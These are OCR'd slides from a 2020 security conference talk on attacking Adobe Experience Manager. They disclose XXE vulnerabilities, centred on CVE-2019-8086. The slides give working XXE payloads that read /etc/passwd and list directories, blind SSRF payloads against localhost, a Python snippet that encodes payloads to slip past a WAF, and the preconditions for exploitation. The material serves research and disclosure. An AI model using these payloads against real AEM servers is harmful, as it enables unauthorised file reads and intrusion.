EUROPE'S LEADING AEM DEVELOPER CONFERENCE

28th – 30th SEPTEMBER 2020

A Hacker's perspective on AEM applications security

Mikhail Egorov, Security researcher & bug hunter


Intro

whoami

- Security researcher & full-time bug hunter
  - https://bugcrowd.com/0ang3el
  - https://hackerone.com/0ang3el
- Conference speaker
  - https://www.slideshare.net/0ang3el
  - https://speakerdeck.com/0ang3el

whoami

- Toolset for AEM hacking
  - https://github.com/0ang3el/aem-hacker



APSB19-48

APSB19-48

- http://helpx.adobe.com/security/products/experience-manager/apsb19-48.html

- CVE-2019-8086 / XML eXternal Entity Injection
- CVE-2019-8087 / XML eXternal Entity Injection
- CVE-2019-8088 / JavaScript Code Injection

adaptTo()

XML eXternal Entity (XXE) attacks

- Do we see the parsed XML?
- What's allowed by the XML parser?
  - General external entities
  - Parameter external entities
  - External DTD loading

XML eXternal Entity (XXE) attacks

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
      <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

```
<foo>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync … </foo>
```

XML eXternal Entity (XXE) attacks

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
      <!ENTITY % xxe SYSTEM "http://127.0.0.1:4503">
      %xxe;
]>
<foo></foo>
```

XML eXternal Entity (XXE) attacks


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo SYSTEM "http://127.0.0.1:4503" []>
<foo></foo>
```

CVE-2019-8086


- GuideInternalSubmitServlet

```
@Service({Servlet.class})
@Properties({@Property(
    name = "sling.servlet.resourceTypes",
    value = {"fd/af/components/guideContainer"}
), @Property(
    name = "sling.servlet.methods",
    value = {"POST"}
), @Property(
    name = "sling.servlet.selectors",
    value = {"af.internalsubmit"}
)})
public class GuideInternalSubmitServlet
…
```

CVE-2019-8086



CVE-2019-8086




CVE-2019-8086

- XXE payload

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE afData [
    <!ENTITY a SYSTEM "file:///etc/passwd">
]>
<afData>&a;</afData>
```

CVE-2019-8086



CVE-2019-8086

- Exploitation hints
  - We can JSON-encode XXE payload to bypass a WAF*
  - In Java we can list directory content
    - /proc/self/cwd

* WAF – web application firewall

CVE-2019-8086

- JSON-encoding


```
data = '<?xml version="1.0" encoding="utf-8"?><!DOCTYPE afData [<!ENTITY
a SYSTEM "file:///etc/passwd">]><afData>&a;</afData>'

result = ""

for c in data:
    result = result + "\\u00%02x" % ord(c)

print result
```

CVE-2019-8086




CVE-2019-8086

- XXE payload

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE afData [
    <!ENTITY a SYSTEM "file:///etc">
]>
<afData>&a;</afData>
```

CVE-2019-8086



CVE-2019-8086

- Exploitation requirements
  - There should be a node with **fd/af/components/guideContainer** resource type
    - property=sling:resourceType&property.value=fd/af/components/guideContainer
  - Attacker should have a **jcr:write** access somewhere
    - /content/usergenerated/etc/commerce/smartlists/

CVE-2019-8086

- Exploitation requirements
  - Doesn’t work equally on different AEM versions
  - Only blind SSRF* for some versions

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE afData SYSTEM "http://localhost:4503" []>
<afData></afData>
```


* SSRF – Server Side Request Forgery

CVE-2019-8087

